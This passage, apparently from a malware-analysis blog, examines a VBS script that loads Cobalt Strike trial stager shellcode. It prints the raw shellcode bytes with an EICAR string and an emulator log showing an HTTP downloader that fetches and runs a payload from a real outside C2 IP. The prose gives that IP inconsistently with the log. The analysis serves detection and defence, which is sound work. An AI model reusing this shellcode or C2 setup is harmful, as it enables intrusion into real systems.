
```
üè•```•å1Òd•R0•R••R•r(·J&1ÿ1À¬<a|, ÁÏÇâðRW•R•B<Ð•@x•ÀtJÐP•H•X Óã<I•4•Ö1ÿ1À¬ÁÏÇ8àuô}ø;}$uâX•X$Óf•K•XÓ••Ð•
D$$[[aYZQÿàX_Z•ë•]hnethwiniThLw&ÿÕ1ÿWWWWWh:Vy§ÿÕé•[1ÉQQjQQh[êSPhW••ÆÿÕëp[1ÒRh@•RRRSRPhëU.;ÿÕ•Æ•ÃP1ÿWWjÿSVh-{ÿÕ•À••Ã1ÿ•
öt•ùë hªÅâ]ÿÕ•ÁhE!^1ÿÕ1ÿWjQVPh·WàÿÕ¿/9Çt·1ÿé•éÉè•ÿÿÿ/GdaP5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*5O!P%User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.0C)
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!hðµ¢VÿÕj@hh@WhX¤SåÿÕ•¹ÙQS•çWh SVh••âÿÕ•ÀtÆ•Ã
•ÀuåXÃè©ýÿÿ47.98.51.47
```

In addition, both outputs reference an EICAR string. (This is a string that will automatically trigger all antiviruses)



```
üè•```•å1Òd•R0•R••R•r(·J&1ÿ1À¬<a|, ÁÏÇâðRW•R•B<Ð•@x•ÀtJÐP•H•X Óã<I•4•Ö1ÿ1À¬ÁÏÇ8àuô}ø;}$uâX•X$Óf•K•XÓ••Ð•
D$$[[aYZQÿàX_Z•ë•]hnethwiniThLw&ÿÕ1ÿWWWWWh:Vy§ÿÕé•[1ÉQQjQQh[êSPhW••ÆÿÕëp[1ÒRh@•RRRSRPhëU.;ÿÕ•Æ•ÃP1ÿWWjÿSVh-{ÿÕ•À••Ã1ÿ•
öt•ùë hªÅâ]ÿÕ•ÁhE!^1ÿÕ1ÿWjQVPh·WàÿÕ¿/9Çt·1ÿé•éÉè•ÿÿÿ/GdaP5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*5O!P%User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.0C)
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!hðµ¢VÿÕj@hh@WhX¤SåÿÕ•¹ÙQS•çWh SVh••âÿÕ•ÀtÆ•Ã
•ÀuåXÃè©ýÿÿ47.98.51.47
```


According to Mandiant and Fortra (authors of Cobalt Strike), this is an intentional string designed to prevent abuse of the Trial Edition of Cobalt Strike.



Trial vs Licensed vs Cracked

Cobalt Strike is not ***legitimately*** freely available. Copies of the team server/client cannot be downloaded as a trial or licensed copy from Help Systems—the company that owns Cobalt Strike—unless the operator applies and has been approved. Unfortunately, trials and cracked copies (including most, if not all, licensed features) have been and continue to be leaked and distributed publicly for nearly all recent versions.

- **Trial** versions of Cobalt Strike are heavily signatured and include lots of obvious defaults intended to be caught in a production environment. (For example, it embeds the EICAR string in all payloads.) This is to ensure that the operator is really using it as a trial and will eventually pay if using it for professional purposes.



What are the "tells"?


Cobalt Strike generates its executables and DLLs with the help of the Artifact Kit. The Artifact Kit is a source code framework to generate executables and DLLs that smuggle payloads past some anti-virus products. The Cobalt Strike 3.0 trial ships with the template Artifact Kit build. The template build embeds Cobalt Strike's stager shellcode into executables and DLLs with no steps to disrupt an anti-virus sandbox.

The Cobalt Strike trial loads and uses Malleable C2 profiles. This is a feature that allows users to change the network indicators in the Beacon payload. Each HTTP GET transaction, from the trial, includes an X-Malware header with the EICAR string as its content.

Shellcode Emulation With SpeakEasy.

The short length and presence of the `0xfc` byte can give us strong confidence that the result is shellcode.

For extra confirmation, we can go ahead and emulate the output inside of the SpeakEasy emulator.



```
FLARE Sun 22/10/2023 23:08:24.60
C:\Users\Lenny\Desktop\malware\cobalt_vbs>speakeasy -t eicar_shellcode.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "47.98.51.47", 0xea5b, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/GdaP", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x
28
0x10f8: 'wininet.HttpSendRequestA(0x28, "User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.0C)\r\\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x450012: Unhandled interrupt: intnum=0x3
0x450012: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Sun 22/10/2023 23:08:42.21
C:\Users\Lenny\Desktop\malware\cobalt_vbs>
```

Emulating shellcode with SpeakEasy.

This confirms that the bytes are shellcode, which act as a http-based downloader from the ip of `47.98.41[.]47`

Conclusion

In this blog, we have analysed a visual basic script containing a shellcode loader for cobalt strike. We have gone over some basic tips for analysing scripts, as well as some advanced functionality for decoding using CyberChef.

In the end, we have successfully identified a C2 Address and confirmed the shellcode functionality using the SpeakEasy emulator.